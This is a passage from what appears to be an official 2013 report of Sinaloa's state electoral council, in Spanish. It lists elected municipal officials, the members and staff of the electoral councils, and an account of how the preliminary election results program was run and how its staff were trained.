Coalición Transformemos Sinaloa	
PRESIDENTE MUNICIPAL: Alfredo Vizcarra Díaz	
SÍNDICO PROCURADOR: Juan Isidro Paredes Brito	
SÍNDICO PROCURADOR SUPLENTE: Ampelio Lizárraga Rodríguez	
Regidores por el Sistema de Mayoría Relativa	
PROPIETARIOS	SUPLENTE
José Alfredo Castañeda Motta	Jesús Alfonso Beltrán Velarde
Alma Dinora Lizárraga López	Luz Patricia Castañeda Bustamante
Javier Vizcarra Rodríguez	Jesús Roberto Galindo Soto
Laura Elena Camacho Zamudio	Yadira Chico Coronado
Victor Manuel Rodríguez Rocha	Gustavo Velarde Quintero
Juana Pérez Ulibarría	Hirma Yolanda Soto Osuna
Regidores por el Principio de Representación Proporcional	
Coalición Unidos Ganas Tú	
PROPIETARIOS	SUPLENTE
Franisco Javier Rodríguez Pandeli	Juan Enrique Reyes Vizcarra
Yolanda Ontiveros López	Elvira Emilia Cañedo Salazar
Partido Sinaloense	
PROPIETARIOS	SUPLENTE
Juan Carlos Zamudio Espinoza	Héctor Antonio Velarde Sánchez
Abigail Pérez Moreno	Montserrat Patricia Velarde Sánchez
MUNICIPIO: Rosario	
Coalición Transformemos Sinaloa	
PRESIDENTE MUNICIPAL: José Arturo Flores Guzmán	
SÍNDICO PROCURADOR: Amilcar Crespo Chávez	

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

SÍNDICO PROCURADOR SUPLENTE: Miguel Alberto Acosta Osuna

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Rafael Alfonso Ovalle Vázquez	Pedro Ernesto García Solís
Mariana Lizárraga Guerrero	María del Mar Luna Reyes
Regino Armenta Machado	Juan Gabriel Rodríguez Villa
Sofía Sánchez Villa	Alicia Aguilar López
Aurelio Arnoldo Rodríguez González	Manuel Adalberto Morales Colado
Cynthia Verence Echeagaray Torres	Minerva Guadalupe Barrios Benítez
Agustín Santos Enriquez	Miguel Ángel Rocha Pardo
Karen Lorena García Fregoso	Blanca Ofelia Galván Gallo

Regidores por el Principio de Representación Proporcional

Coalición Unidos Ganas Tú

PROPIETARIOS	SUPLENTE
Gilberto García Echeagaray	Francisco Hernández Nevares
María Clarisa Moreno Osuna	Juana Valerio Osuna
Martín Enrique Alcaraz	Ramón Ulises Lizárraga Urrea
Francisca Torres Mora	Elvia Isabel Gutiérrez Torres

Partido Sinaloense

PROPIETARIOS	SUPLENTE
José Rogelio Lizárraga Ontiveros	Juan Francisco Moreno Cázares

MUNICIPIO: Escuinapa

Coalición Transformemos Sinaloa

PRESIDENTE MUNICIPAL: Bonifacio Bustamente Hernández

SÍNDICO PROCURADOR: Andrés Rodríguez Hernández

SÍNDICO PROCURADOR SUPLENTE: Rudy Guadalupe Sánchez Rubio

Regidores por el Sistema de Mayoría Relativa

PROPIETARIOS	SUPLENTE
Arturo Roberto González Estrada	Carlos David González Ruiz
Blanca Estela García Sánchez	Cecilia Encarnación Reyes Loera
Francisco Manuel Millán Belmonte	Fernando Avalos Bush
Aida Fernanda Ocegüera Burques	Rosa María Aguilar Ugalde

**CANDIDATOS ELECTOS A PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADOR
POR EL SISTEMA DE MAYORÍA RELATIVA Y REGIDORES POR EL SISTEMA DE
REPRESENTACIÓN PROPORCIONAL 2013 (CONT.)**

Sergio López Zataráin	Julio Cesar Rivera Garibaldi
María Mirsa Nidia Nuñez Castro	Margarita Salazar Delgado
Noé Aramburo Inda	Héctor Manuel Toledo Ayala
Alma Angélica Polanco Jiménez	Laura Guadalupe Figueroa Carrillo
Regidores por el Principio de Representación Proporcional	
Coalición Unidos Ganas Tú	
PROPIETARIOS	SUPLENTES
Sergio Vinicio Palomares Morales	José Antonio Raygoza Astorga
María Josefina Rosas López	Rafaela Reyes Ibarra
Santiago Lora Oliva	Francisco Javier Lora Oliva
Gladys McDonald Maldonado	Manuela Galván Figueroa
Partido Sinaloense	
PROPIETARIOS	SUPLENTES
Ramón Miguel Salas Prado	Cristian Isaac Prado Huerta

ANEXOS

INTEGRACIÓN DE CONSEJOS ELECTORALES SINALOA 2013

DISTRITO: I CHOIX		
Función	Nombre	
Presidente	Osorio Portillo Santiago	
Consejeros Ciudadanos		
1	Propietario	Caro Rodríguez María Dolores
2	Propietario	Cruz Cota César Augusto
3	Propietario	Baez Osorio Juan Alberto
4	Propietario	Flores Araujo Alma Delia
5	Propietario	Hernández Armenta Rosario
6	Propietario	Velázquez Vega Inés

1	Suplente	Arredondo Valenzuela Teresa
2	Suplente	López Rodríguez Flavio
3	Suplente	Cruz Martínez Hilario

DISTRITO: II EL FUERTE		
Función	Nombre	
Presidente	Ruiz Fierro Fernando *	
Consejeros Ciudadanos		
1	Propietario	Avila Linda Anayanci
2	Propietario	Ibarra Valdez Maricela
3	Propietario	Quintero Escalante Olga**
4	Propietario	Tadeo Daniel Miguel
5	Propietario	Torres Laurean Refugio
6	Propietario	Vega Ceceña Mayra Ireyá

1	Suplente	Bernal Ibarra Berenice***
2	Suplente	Cuevas Aqui Hugo Urbano*
3	Suplente	Armenta Chávez José Manuel****

*Renunció

** Fue designada Presidenta por acuerdo EXT/07/024 del Pleno del Consejo Estatal Electoral de fecha 18 de junio de 2013.

*** Suplente en funciones

****No aceptó el cargo

DISTRITO: III AHOME		
Función	Nombre	
Presidente	González Burgos Martín	
Consejeros Ciudadanos		
1	Propietario	Escalante López Lizz Aleyne
2	Propietario	Luna Quintana Rocío Elena
3	Propietario	Nieblas Lugo Francisco
4	Propietario	Ortega Armenta José Luis
5	Propietario	Osuna Bojórquez Anabel
6	Propietario	Rodríguez Sermeño Antonio
1	Suplente	Soto Muñoz Rosario Humberto*
2	Suplente	Martínez Armenta Jehovana Ariselda
3	Suplente	Soberanes Ríos Jaime

*Renunció

DISTRITO: IV AHOME		
Función	Nombre	
Presidente	Sandoval Martínez Yasmina	
Consejeros Ciudadanos		
1	Propietario	Bojórquez Ceballos Rosendo
2	Propietario	Carrasco Maciel Mónica Leticia
3	Propietario	Ochoa Hallal Luis Enrique
4	Propietario	Rivera Rosillo Carolina*
5	Propietario	Rocha Peña María Magdalena
6	Propietario	Rodríguez Peraza María Luisa
1	Suplente	Montoya Sandoval Ernesto Alonso**
2	Suplente	Conejo Aguirre Víctor
3	Suplente	Villegas Elizalde José Francisco

*Renunció

**Suplente en funciones

MUNICIPAL AHOME		
Función		Nombre
Presidente		Martínez Valdez Carmina
Consejeros Ciudadanos		
1	Propietario	Ayala Castro Manuel Alonso
2	Propietario	Bon Gutiérrez Martha Elena
3	Propietario	Cota Ramírez Lourdes Sofía
4	Propietario	López Cazares José Atilano
5	Propietario	Osuna Moreno María De Lourdes
6	Propietario	Verdugo Encinas Adelina
Consejeros Suplentes		
1	Suplente	García Miguel Bernardo*
2	Suplente	Beltrán Flores Alma Guadalupe
3	Suplente	López Falomir José Mauricio

*Renunció

DISTRITO: V SINALOA		
Función		Nombre
Presidente		Leyva Acosta Manuel De Jesús
Consejeros Ciudadanos		
1	Propietario	Acosta Robles Leticia
2	Propietario	Bojórquez Haro Gustavo
3	Propietario	Cárdenas Castro Enrique
4	Propietario	Leyva López Lorena
5	Propietario	Osorio Berrelleza María Del Carmen
6	Propietario	Rodríguez Cota José Luis
Consejeros Suplentes		
1	Suplente	Romero Sepúlveda José Juan*
2	Suplente	Beltrán Carrillo Gloria
3	Suplente	Rodríguez Perea Edna Beatriz*

*No aceptó el cargo.

DISTRITO: VI GUASAVE		
Funci3n	Nombre	
Presidente	Esparza Galaviz Domingo	
Consejeros Ciudadanos		
1	Propietario	Barraza Rubio Graciela
2	Propietario	Cabanillas Cota Graciela
3	Propietario	Espinoza Perea V3ctor Jesus
4	Propietario	L3pez Estrada Mar3a Del Rosario
5	Propietario	Paz Castro Hugo
6	Propietario	S3nchez Inzunza Claudia Ver3nica
Suplentes		
1	Suplente	Moreno Montoya Gonzalo*
2	Suplente	Rivera Montoya Germ3n
3	Suplente	Rodr3guez Valverde Clara Jazm3n*

*Renunci3

DISTRITO: VII GUASAVE		
Funci3n	Nombre	
Presidente	Carvajal L3pez Sandra Anal3	
Consejeros Ciudadanos		
1	Propietario	Armenta Espinoza Mar3a Del Rosario
2	Propietario	Cervantes Azc3rrega Lucila Elena
3	Propietario	Cuevas L3pez Adrian
4	Propietario	Medina Guti3rrez Alma Angelina
5	Propietario	Moreno L3pez Esteban Otoniel
6	Propietario	Soto L3pez Liliana Isabel
Suplentes		
1	Suplente	Cuadras Berrelleza Aldo Alan
2	Suplente	Serrano Osuna Roberto*
3	Suplente	Soto Leyva Sof3a Solangel*

*Renunci3

MUNICIPAL GUASAVE		
Función		Nombre
Presidente		Morales Alcalá José Miguel
Consejeros Ciudadanos		
1	Propietario	Armenta Ruiz Diana Del Refugio
2	Propietario	Cervantes Beltrán Julián
3	Propietario	Norzagaray Cervantes Gloria Alicia
4	Propietario	Perea Andrade Rosa Karen
5	Propietario	Romero Félix Sebastián
6	Propietario	Zúñiga Espinoza Nicolás Guadalupe
Suplentes		
1	Suplente	Germán Serrano Martín
2	Suplente	Soto Soto Crisóforo
3	Suplente	Esparza Armenta Juan Carlos

DISTRITO: VIII ANGOSTURA		
Función		Nombre
Presidente		Farfan Martínez Julio Alberto
Consejeros Ciudadanos		
1	Propietario	Cabanillas Martínez Hermes Gustavo
2	Propietario	Fernández Arce María De La Luz
3	Propietario	Montoya Valenzuela Armida
4	Propietario	Osuna Obeso Luis Alfonso
5	Propietario	Quintero Leal Gilberto
6	Propietario	Reyes Armenta Martha Ofelia
Suplentes		
1	Suplente	Ayala Soberanes Refugio*

*Renunció

DISTRITO: IX SALVADOR ALVARADO		
Función		Nombre
Presidente		Sánchez Inzunza Luis Roberto
Consejeros Ciudadanos		
1	Propietario	Cabeza De Vaca Soto Nora
2	Propietario	Castro Flores Raúl Radamés
3	Propietario	Moreno Heredia Silvia
4	Propietario	Rodríguez Espinosa José Isidoro
5	Propietario	Rosas Vilderrain Teresa De Jesús
6	Propietario	Sánchez Félix Óscar
1	Suplente	Inzunza Gutiérrez Martín Alfonso*
2	Suplente	González Perez María Consuelo
3	Suplente	López Ruiz Aide Guadalupe

*Renunció

DISTRITO: X MOCORITO		
Función		Nombre
Presidente		Lozoya Avendaño María Magdalena
Consejeros Ciudadanos		
1	Propietario	Bojórquez Mendoza Denicia
2	Propietario	López Gutiérrez Miguel Antonio
3	Propietario	Pierre - Noel Gilles Bibiane
4	Propietario	Rojo Alvarado Reynalda
5	Propietario	Torres López Francisco Rafael
6	Propietario	Valenzuela Domínguez Cruz Georgina
1	Suplente	Velázquez Guerrero Adriana María
2	Suplente	Martínez Velgara María Cruz
3	Suplente	Juárez Gutiérrez César Augusto

DISTRITO: XI BADIRAGUATO		
Función	Nombre	
Presidente	Iribe Portillo Aldo Espectación	
Consejeros Ciudadanos		
1	Propietario	Araujo Amarillas María Del Carmen
2	Propietario	Crespo Rincones Ángel Guadalupe
3	Propietario	López Pérez Cruz Melina
4	Propietario	Payán Serrano Jaime Alberto
5	Propietario	Payán Valdés Roberto
6	Propietario	Salazar López Jesús Ricardo
1	Suplente	López Soto Federico
2	Suplente	Araujo Amarillas Jorge Enrique*

*Renunció

DISTRITO: XII CULIACÁN		
Función	Nombre	
Presidente	Muro Cruz Espartaco	
Consejeros Ciudadanos		
1	Propietario	Aispuro Villapudua Juan José
2	Propietario	Guerrero Valdez Renato
3	Propietario	Márquez Harper Melvin Noe
4	Propietario	Noriega Claudia Lucía
5	Propietario	Santana Barraza Luis Alfredo
6	Propietario	Verdugo Ochoa María Amparo
1	Suplente	López Chavez Bernardo Antonio*
2	Suplente	Camarena Rivera Martha Lourdes
3	Suplente	Castro Flores María Teresa

*Renunció

DISTRITO: XIII CULIACÁN		
Función		Nombre
Presidente		Rangel Teresa De Jesús
Consejeros Ciudadanos		
1	Propietario	Carrera Ontiveros Yadira Guadalupe
2	Propietario	Luque Rojas Jesús Martín
3	Propietario	Mata Tamayo Luis Gonzalo
4	Propietario	Niebla Parra Óscar Jared*
5	Propietario	Sánchez Gastélum Jesús Miguel
6	Propietario	Aguilar Saborio Beatriz Alejandra
Suplentes		
1	Suplente	Armienta Zaragoza Armando **
2	Suplente	Serrano Figueroa Víctor Manuel
3	Suplente	Contreras Leyva María Guadalupe

*Renunció
**Suplente en funciones

DISTRITO: XIV CULIACÁN		
Función		Nombre
Presidente		Manjarrez Morales Juana Alicia
Consejeros Ciudadanos		
1	Propietario	Anaya De León Héctor Ernesto
2	Propietario	Ayón Zamora Edgar Daniel
3	Propietario	Gómez Ayala Daniel
4	Propietario	Vargas Mendez Pabel Eduardo
5	Propietario	Olivarria Urías Raúl
6	Propietario	Perez Hernández Neftalí
Suplentes		
1	Suplente	Rodríguez Lechuga Bernardo
2	Suplente	Prieto Fernandez Manuel De Jesús
3	Suplente	Ramos Bodart Jesús Antonio

DISTRITO: XXIV CULIACÁN		
Función		Nombre
Presidente		Magaña Ramírez Julieta
Consejeros Ciudadanos		
1	Propietario	Guevara Cibrian Ricardo
2	Propietario	Juarez Peraza Roberto Carlos
3	Propietario	León Zamudio Raquel
4	Propietario	Carreón Cruz Berenice
5	Propietario	Ruiz González Aldo
6	Propietario	Cristerna Izabal Carlos Ernesto
Suplentes		
1	Suplente	Solano López Jesús Manuel
2	Suplente	Reyes Bazua Xicoténcatl*
3	Suplente	Castro Montoya Lizbeth Rocío

*Renunció

MUNICIPAL CULIACÁN		
Función		Nombre
Presidente		Camacho Mejía Miguel Alonso
Consejeros Ciudadanos		
1	Propietario	Aispuro Angulo Ismael
2	Propietario	Amezquita Meza Manuel
3	Propietario	García Ramos Ana Gabriela
4	Propietario	Palacios Salcido Jesús Ricardo
5	Propietario	Ramírez Aldapa Vladimir Cuitlahuac
6	Propietario	Torres Medina Luis Alfonso
Suplentes		
1	Suplente	Chávez Murillo Jorge Julián
2	Suplente	Félix Valverde Leobardo Efraín
3	Suplente	Rocha García Alejandra Guadalupe

DISTRITO: XV NAVOLATO		
Función	Nombre	
Presidente	García Yarahuan José María	
Consejeros Ciudadanos		
1	Propietario	Aldapa Santos Rafael
2	Propietario	Borboa Verdugo Rosa Aurelia
3	Propietario	García Zazueta Julio
4	Propietario	Reatiga García Jesús Ángel*
5	Propietario	Segura Alvarado Rosa
6	Propietario	Torres Quintero Irma Lorena
1	Suplente	Palazuelos Palazuelos Francisco**
2	Suplente	Rosales Valdez Daniel
3	Suplente	Inzunza Gil Alma Florencia

*Renunció

**Suplente en funciones

DISTRITO: XVI COSALÁ		
Función	Nombre	
Presidente	Ramos Corrales Martín	
Consejeros Ciudadanos		
1	Propietario	Bañuelos Zamora Dulce Elena
2	Propietario	Delgado Torres Jesús Manuel
3	Propietario	Enríquez Espinoza Livia
4	Propietario	Ortiz Montoya Gumersindo
5	Propietario	Otañez García Francisco
6	Propietario	Sánchez Moreno Edna Miriam
1	Suplente	Arreola Suarez J. Jesús
2	Suplente	Bazán Fonseca Héctor Evaristo

DISTRITO: XVII ELOTA		
Función		Nombre
Presidente		Carrillo Astorga Guillermo
Consejeros Ciudadanos		
1	Propietario	Castillo Hernández José Ramón
2	Propietario	Medrano Ochoa Marcela Guadalupe
3	Propietario	Quintero Campos Mario Ildelfonso
4	Propietario	Seguame Cebreros Hermelinda
5	Propietario	Vega Lafarga Judith Estefana
6	Propietario	Vega Telles René
1	Suplente	Guzmán Yuriar Fedra Del Rocío
2	Suplente	Ruiz Guevara Luz María*

*Renunció

DISTRITO: XVIII SAN IGNACIO		
Función		Nombre
Presidente		Velázquez Aguirre Víctor Manuel
Consejeros Ciudadanos		
1	Propietario	Bustamante Castro José Antonio
2	Propietario	Chavarín Romero Noemí
3	Propietario	Padilla Peraza Martha Emilia
4	Propietario	Ramírez Esquer Vicente
5	Propietario	Uriarte Zamora Víctor Manuel
6	Propietario	Blancarte Osuna Juan Ramón

DISTRITO: XIX MAZATLÁN		
Función	Nombre	
Presidente	Osuna Lizárraga Gustavo	
Consejeros Ciudadanos		
1	Propietario	Altamirano Tisnado Jesús Feliciano
2	Propietario	Martínez Ortega Dulce María
3	Propietario	Lizárraga Morales Omar
4	Propietario	Martínez Aguiar Ríos Óscar Jesús
5	Propietario	Medrano Obeso Iris Crystal
6	Propietario	Palafox Villalobos Aída
Suplentes		
1	Suplente	Becerra Martínez Romana
2	Suplente	Echeagaray Armenta José Luis
3	Suplente	Medrano Osuna Gabriela Angélica*

*Renunció

DISTRITO: XX MAZATLÁN		
Función	Nombre	
Presidente	Hernández Medina Sergio Miguel	
Consejeros Ciudadanos		
1	Propietario	Alvarado Vázquez Juan Alberto
2	Propietario	Burgueño Sánchez María Del Rosario
3	Propietario	Casas Castillo José Trinidad
4	Propietario	León Gaxiola Lorena De Jesús
5	Propietario	Morales Suárez Norma Delia
6	Propietario	Tiznado Sánchez Erik Alberto
Suplentes		
1	Suplente	Uribe Bernal Álvaro
2	Suplente	Velázquez Salazar Jesús Ricardo
3	Suplente	López Torres Karla Ruth

MUNICIPAL MAZATLÁN		
Función		Nombre
Presidente		Martínez Peña Luis Antonio
Consejeros Ciudadanos		
1	Propietario	Burgueño Sánchez Xóchilt
2	Propietario	González González Luis Rogelio
3	Propietario	Gurrola Guerrero Luis
4	Propietario	López Lizárraga Ramona
5	Propietario	Morales Parra Adela
6	Propietario	Osuna Lizárraga José Andrés
Suplentes		
1	Suplente	Delgadillo Mujica Martha Patricia
2	Suplente	Hernández Tercero Primitivo
3	Suplente	López Santiago Braulio Ricardo

DISTRITO: XXI CONCORDIA		
Función		Nombre
Presidente		Garzón Morfín Antonio
Consejeros Ciudadanos		
1	Propietario	Bernal Camacho Ana Bertha
2	Propietario	Burgueño Rivera Andrés
3	Propietario	Estrada Rojas Myriam Aleyda*
4	Propietario	Guzmán Rodríguez María Irene
5	Propietario	Muñoz Delgado Roberto
6	Propietario	Vizcarra Lizárraga Ricardo
Suplentes		
1	Suplente	Sánchez Rojas Martha Alicia**
2	Suplente	Zamudio Salazar Manuel
3	Suplente	Rojas Piña Erika Gabriela

*Renunció

**Suplente en funciones

DISTRITO: XXII ROSARIO		
Función		Nombre
Presidente		Aguilar Sarabia Jorge Lorenzo
Consejeros Ciudadanos		
1	Propietario	García Gómez Ernesto
2	Propietario	García Valenzuela Roberto Emanuel
3	Propietario	López Vizcarra Dora Elva
4	Propietario	Lozano Martínez Silvia Rebeca
5	Propietario	Soto Lizárraga José Alberto*
6	Propietario	Sánchez Fregoso Alma Edith
Suplentes		
1	Suplente	Belmonte González Jaime**
2	Suplente	Lizárraga Castillo Ángel
3	Suplente	López Vizcarra Juana

*Renunció

**Suplente en funciones

DISTRITO: XXIII ESCUINAPA		
Función		Nombre
Presidente		Grave Prado Sandra Luz
Consejeros Ciudadanos		
1	Propietario	Astorga Acuña Carolina
2	Propietario	Juárez Rodríguez Luz Esther
3	Propietario	Medina Oliva Crisantos
4	Propietario	Prado Espinoza Álvaro
5	Propietario	Ramos Carrillo María Engracia
6	Propietario	Sarmiento Acosta Vicenta Guadalupe
Suplentes		
1	Suplente	Sánchez Rodríguez J. Guadalupe
2	Suplente	Betancourt Rojas Lili Evangelina*
3	Suplente	Osuna Cristerna Karla Paola**

*Renunció

**Suplente En Funciones

SECRETARIOS DE LOS 28 CONSEJOS
DISTRITALES Y MUNICIPALES ELECTORALES

Consejo		Secretario (a)
I	Choix	Ing. Santiago Robles Corrales
II	El Fuerte	Lic. Gladys Imelda Castro Lapeluz
III	Ahome	M.C. José Encarnación Torres Camacho
IV	Ahome	Lic. Carolina Rivera Rosillo
V	Sinaloa	Lic. Fernando Romero López
VI	Guasave	Lic. Sofía Solangel Soto Leyva
VII	Guasave	Lic. Pedro León Castro
VIII	Angostura	Lic. Martín Alfonso Inzunza Gutiérrez
IX	Salvador Alvarado	Lic. Santos Javier Álvarez Bórquez
X	Mocorito	Lic. Gloria Saucedo Espinoza
XI	Badiraguato	Lic. Ezequiel Santiesteban Angulo
XII	Culiacán	C. Bernardo Antonio López Chávez
XIII	Culiacán	Lic. Efrén Ortiz Coronel
XIV	Culiacán	Lic. Vicente Luis Escobedo
XV	Navolato	Lic. Jesús Ángel Reatiga García
XVI	Cosalá	C. María Eduwigis Martínez Melgar
XVII	Eloa	C. Santos Manuela Osuna Rodríguez
XVIII	San Ignacio	Lic. Jesús Alonso Ríos Audelo
XIX	Mazatlán	Lic. Adán Alejandro Ávalos Osuna
XX	Mazatlán	Lic. Álvaro Uribe Bernal.
XXI	Concordia	Lic. Myriam Aleyda Estrada Rojas
XXII	Rosario	Lic. José Alberto Soto Lizárraga*
XXIII	Escuinapa	Ing. Marco Antonio Betancourt Padilla
XXIV	Culiacán	Lic. Miguel Antonio Duarte López
Municipal Ahome		Lic. José Atilano López Cázarez
Municipal Guasave		C.P. Humberto Sánchez Barraza
Municipal Culiacan		Lic. Guadalupe Mendoza Padilla
Municipal Mazatlán		Lic. Domingo Zambrano Contreras

*Por acuerdo EXT/03/03 del XXII Consejo Distrital Electoral tomado en la Tercera Sesión Extraordinaria celebrada el 3 de junio de 2013, en sustitución de la Lic. Eva Josefina Casés Félix.

COORDINADORES DISTRITALES Y MUNICIPALES 2013

Consejo		Coordinadores		
	Capacitación	Organización	Administración	
I	José Rosario Mendivil Valdez	Mario Villa Gaxiola	Humberto Duarte Atondo	
II	Laura Elena Ibáñez Vega	Aldo Javier Soto Urbina	Nuria Teresita De Jesús López	
III	Martha Imelda Rabago Félix	Norma Lidia López Armenta	Mahalia Miriam Espinoza Zamorano	
IV	Juan Santes Pérez	José Antonio Medina Peña	Amelia Del Rosario Leyva Briceño	
V	Maximiano Guadalupe López López	Martín Palazuelos López	Arturo Guerrero Bojórquez	
VI	Armando Zavala Cota	Dina Gisela Escarrega Cota	José Hiovany Castro Espinoza	
VII	Rosario Rolando De Haro Montes	Jorge Luis Guzmán García	Cynthia Arlette López Pérez	
VIII	Rita Edwiges Villegas Gil	Leobardo Sánchez Espinoza	Deysi Mariela Llanes Álvarez	
IX	Anabel Domínguez Quevedo	Manuel Sais López	Olivia Anguiano Pérez	
X	Ana Patricia Suárez Pérez	Manuel Antonio Nuñez López	Lenny Lizvak López Lozoya	
XI	Reyes Soto Parra	Juan Bautista Balverde Pérez	Juan Carlos Lara Rubio	
XII	Ismael De Jesús Gómez Vidal	Jesús Francisco Ramírez Gómez	Iriane Saray Soberanes Rocha	
XIII	Karla Alejandra Heras Paredes	Angélica María Becerra Serrano	Alicia Guadalupe Pacheco Monjardín	
XIV	Claudia Judith Almazán Audelo	Antonio Arias López	Erika Liliana Escobedo Villanueva	
XV	Tomás Enrique Chalde López	José Primo Amador Guzmán	Aive Elizabeth López Hernández	
XVI	Héctor Javier Aguirre Beltrán	Mario Alberto Arredondo Trujillo	Vicente García Montelongo	
XVII	María Concepción García Félix	Karla Leticia Favela Carrillo	María Idolina Vega Fitch	
XVIII	Juan Antonio Osuna Arellano	Sofía Chavarín Romero	Leonel Zamora Vega	
XIX	Alejandra García Jauregui	Gustavo Enrique Sánchez Ocampo	Ma. Margarita Hernández Medrano	
XX	Azucena Cárdenas Vargas	Ramón Guerrero	Sandra Villarreal Ibarra	
XXI	Elda Leticia Domínguez Vizcarra	Roberto Salazar Sánchez	Luciano Ibarra Paez	

COORDINADORES DISTRITALES Y MUNICIPALES 2013 (CONT.)

Consejo		Coordinadores		
		Capacitación	Organización	Administración
XXII	Rosario	Eduardo Rafael Lizárraga Figueroa	Eduardo Valdez Vargas	Ana Gabriela López Quevedo
XXIII	Escuinapa	Laura Elena García López	Óscar López Padilla	Raquel Alcaraz Torres
XXIV	Culiacán	Aleyda Meza Díaz	Edwin Yohel Meza Lizárraga	Rogelio Hernández Beltrán
	Municipal Ahome	-----	-----	Carmen Aída Zavala López
	Municipal Guasave	-----	-----	Rosa María Armenta López
	Municipal Culiacán	-----	-----	Leonardo Calderón Franco
	Municipal Mazatlán	-----	-----	Cinthya Carolina Félix Loaliza

PROGRAMA DE RESULTADOS ELECTORALES PRELIMINARES 2013

Modelo operativo

El día de la Jornada Electoral, una vez que fueron cerradas las casillas a las 18:00 horas, los funcionarios realizaron el conteo de los votos y el llenado de las actas de escrutinio y cómputo. La primera copia de las actas (identificada por el color rosa) se guardó en el «Sobre PREP»; el resto del material se depositó en el «Paquete Electoral». Los presidentes de casilla transportaron y entregaron el sobre PREP al consejo distrital correspondiente. El acopiador recibió el sobre y entregó un comprobante de recibo al funcionario correspondiente, y lo trasladó al área de procesamiento PREP.

El validador revisa el acta de acuerdo a criterios establecidos en los lineamientos del PREP para detectar posibles incidencias y marcarlas mediante un sello. Una vez realizado este procedimiento se entregaron las actas a los digitalizadores para ser escaneadas y ordenadas en bandejas físicas de acuerdo a la candidatura. Posteriormente y de manera automática, las actas de escrutinio digitalizadas eran enviadas hacia el servidor del PREP.

Cada acta digitalizada se presenta al personal de captura quienes registran los datos contenidos en ellas a través del sistema CAPREP.

Finalmente cada acta de escrutinio fue verificada en las terminales de VERIPREP, para revisar la información capturada, con el objetivo de aceptar o rechazar la captura antes de publicarla en el portal PREP.

Se establecieron mecanismos que permitieron un mejor control y seguimiento del proceso a través de formatos para el validador, y verificador.

A nivel central una vez transmitidos los resultados, se almacenaron y procesaron para posteriormente difundirlos.

Esquema de operación del prep




Diagrama 1. Esquema de operación del PREP.

Componentes del PREP

Para la operación del PREP fue necesaria la creación, adecuación y habilitación de los siguientes componentes de infraestructura:

- 24 centros de captura.
- Centro de operación y coordinación del PREP.
- Centro de procesamiento de datos y publicación de resultados PREP.

Centro de captura

Los centros de captura, instalados en los consejos distritales, fueron el lugar en donde se copiaron, validaron, capturaron, verificaron y transmitieron los resultados al centro de procesamiento y publicación de resultados.

El conjunto de consejos distritales, constituyó la columna vertebral para la operación del programa a nivel estatal.

Centro de operación y coordinación del PREP

Fue el centro de comando desde donde se llevó a cabo el monitoreo, supervisión y coordinación del PREP en todas las actividades críticas en los consejos distritales para atender con prontitud cualquier eventualidad que se pudiese presentar.

Centro de procesamiento y publicación de resultados

Es el sitio donde se llevó a cabo el almacenamiento, procesamiento, y difusión de los resultados electorales preliminares.

El procesamiento y publicación de los resultados constituyó la fase final del PREP y consistió en presentar los resultados electorales preliminares al Consejo Estatal Electoral, partidos políticos y ciudadanía a partir de las 18:30 horas, el día de la Jornada Electoral.

En la sala de prensa se difundieron los resultados en computadoras y pantallas gigantes, para los distintos medios de comunicación. Desde estos espacios los periodistas atendieron la cobertura informativa de la Jornada Electoral.

La difusión a la ciudadanía se realizó a través de la página oficial del PREP (www.prep-sinaloa.org.mx) y mediante medios de comunicación acreditados ante el CEE que publicaban el link de la página del PREP.

Capacitación

El objetivo fundamental del plan de capacitación PREP 2013, fue instruir y proporcionar las herramientas necesarias para la correcta operación y ejecución del programa de resultados electorales preliminares 2013.

La agenda cubrió los siguientes temas:

- Proceso PREP 2013 (Roles, responsabilidades, formatos, etc.)
- Plan de simulacros
- Plan de contingencia
- Primeros auxilios técnicos
- Aplicaciones (CAPREP, VERIPREP, SIPREP)

La estrategia de capacitación se desarrolló de manera presencial para supervisores del PREP y vía remota a través de la herramienta GoToMeeting al resto del personal involucrado en los centros de captura.

Estrategia de capacitación

CRONOGRAMA DE CAPACITACIÓN PRESENCIAL			
Sedes		Distritos que participaron	
Culiacán (Sala de Sesiones del CEE)		VIII, IX, X, XI, XII, XIII, XIV, XV, XVI y XXIV.	
Mazatlán (Consejo Distrital XX)		XVII, XVIII, XIX, XX, XXI, XXII y XXIII	
Ahome (Consejo Distrital IV)		I, II, III, IV, V, VI y VII	

CRONOGRAMA DE CAPACITACIÓN VÍA REMOTA			
Sesión	Fecha	Hora	Distritos
Sesión 1	13/06/2013	10:00	I, II, III, IV, V y VI
Sesión 2	13/06/2013	14:00	VII, VIII, IX, X, XI y XII
Sesión 3	14/06/2013	10:00	XIII, XIV, XV, XVI, XVII, XVIII y XXIII
